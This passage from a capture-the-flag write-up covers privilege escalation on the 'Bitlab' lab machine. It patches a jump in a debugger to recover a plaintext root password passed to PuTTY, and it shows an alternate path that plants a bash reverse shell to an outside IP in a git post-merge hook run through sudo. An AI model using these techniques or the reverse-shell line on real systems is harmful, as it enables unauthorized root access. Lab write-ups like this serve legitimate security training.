Double click on `clave` to jump it's disassembly location.

```
009D163A    33C9            xor ecx,ecx
009D163C    66:890C50       mov word ptr ds:[eax+edx*2],cx
009D1640    817D 98 D8319D00 cmp dword ptr ss:[ebp-68],remoteconnection.9D31D8  9D31D8:L"clave"
009D1647    75 19           jne remoteconnection.9D1662
009D1649    6A 0A           push A
009D164B    33DB            xor ebx,ebx
009D164D    53              push ebx
009D164E    50              push eax
009D164F    68 E8319D00     push remoteconnection.9D31E8                        9D31E8:L"C:\\Program Fil
009D1654    68 2C329D00     push remoteconnection.9D322C                        9D322C:L"open"
009D1659    53              push ebx
009D165A    FF15 08319D00   call dword ptr ds:[<&ShellExecuteW> ]
009D1660    EB 10           jmp remoteconnection.9D1672
009D1662    A1 6C309D00     mov eax,dword ptr ds:[<&?cout@std@@3V?$basic_ostrea 009D306C:"X\rdq"
009D1667    50              push eax
```

In order to get to the `ShellExecuteW()` function, we'll have to bypass the username check. This can be done by patching the `jne` instruction to `je`, which will pass the check irrespective of our username. Double-click on the instruction line and change `jne` to `je`.



Click on `OK` and then close the popup to avoid changing the next instruction. Next, select the line with the call to `ShellExecuteW` and hit F2 to add a breakpoint.

```
009D163A    33C9            xor ecx,ecx
009D163C    66:890C50       mov word ptr ds:[eax+edx*2],cx
009D1640    817D 98 D8319D00 cmp dword ptr ss:[ebp-68],remoteconnection.9D31D8  9D31D8:L"clave"
009D1647    74 19           je remoteconnection.9D1662
009D1649    6A 0A           push A
009D164B    33DB            xor ebx,ebx
009D164D    53              push ebx
009D164E    50              push eax
009D164F    68 E8319D00     push remoteconnection.9D31E8                        9D31E8:L"C:\\Program Fil
009D1654    68 2C329D00     push remoteconnection.9D322C                        9D322C:L"open"
009D1659    53              push ebx
009D165A    FF15 08319D00   call dword ptr ds:[<&ShellExecuteW> ]
009D1660    EB 10           jmp remoteconnection.9D1672
009D1662    A1 6C309D00     mov eax,dword ptr ds:[<&?cout@std@@3V?$basic_ostrea 009D306C:"X\rdq"
009D1667    50              push eax
```

Now hit F9 twice to run the binary until the breakpoint is hit. Once the execution halts, the window at the bottom right can be viewed to see the arguments pushed to the stack.

```
00FEF9B0  00000000
00FEF9B4  009D322C  L"open"
00FEF9B8  009D31E8  L"C:\\Program Files\\PuTTY\\putty.exe"
00FEF9BC  01273F88  L"-ssh root@gitlab.htb -pw \"Qf7]8YSV.wDNF*[7d?j&eD4^\""
00FEF9C0  00000000
00FEF9C4  0000000A
00FEF9C8  84E9F1F1
00FEF9CC  009D43E0  remoteconnection.009D43E0
```

The password can be seen in plaintext at the fourth offset on the stack which is the pointer for lpParameters. The credentials `root / Qf7]8YSV.wDNF*[7d?j&eD4^` can be used login as root and read the flag.

```
clave@bitlab:~$ su
Password:
root@bitlab:/home/clave# cd /root/
root@bitlab:~# ls
root.txt
```

Alternate method

Going back to the shell as www-data, we can enumerate his sudo privileges.

```
www-data@bitlab:/tmp$ sudo -l

User www-data may run the following commands on bitlab:
    (root) NOPASSWD: /usr/bin/git pull
```

The user can executed `git pull` anywhere as root. Probably this was configured to allow merging changes using the webhooks. This will let us leverage local git hooks and execute scripts as root. Similar to webhooks, local git hooks execute certain commands based on the action taken by the user. These hooks are present in the `.git/hooks` folder for any given repository. A more detailed explanation can be found here. According to the documentation, a post-merge hook is executed whenever a `git pull` command is issued.

Let's try executing a reverse shell through this hook. First, copy the `profile` repository from `/var/www/html` .

```
www-data@bitlab:/$ cd /tmp
www-data@bitlab:/tmp$ cp -r /var/www/html/profile .
www-data@bitlab:/tmp$ cd profile
www-data@bitlab:/tmp/profile$ cd .git/hooks
www-data@bitlab:/tmp/profile/.git/hooks$
```

Next, create a file named `post-merge` with the following contents:

```
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.3/5555 0>&1
```

In order to successfully merge, we'll have to make changes to the original repository. Login to the gitlab project and commit an extra file to the `profile` repository, then merge the new branch to the master branch. Now go back to the main folder and start a listener on port 5555. Then issue the `sudo git pull` command to execute the post-merge script.

```
www-data@bitlab:/tmp/profile/.git/hooks$ chmod +x post-merge
www-data@bitlab:/tmp/profile/.git/hooks$ cd ../..
www-data@bitlab:/tmp/profile$ sudo git pull
remote: Enumerating objects: 1, done.
remote: Counting objects: 100% (1/1), done.
From ssh://localhost:3022/root/profile
   01945dd..fa3c97d  master     -> origin/master
Updating 01945dd..fa3c97d
Fast-forward
 test | 1 +
 1 file changed, 1 insertion(+)
 create mode 100644 test
```

A shell as root should be received on the listener.

```
rlwrap nc -lvp 5555
Listening on [] (family 2, port)
Connection from 10.10.10.114 45046 received!
root@bitlab:/tmp/profile# id
id
uid=0(root) gid=0(root) groups=0(root)
```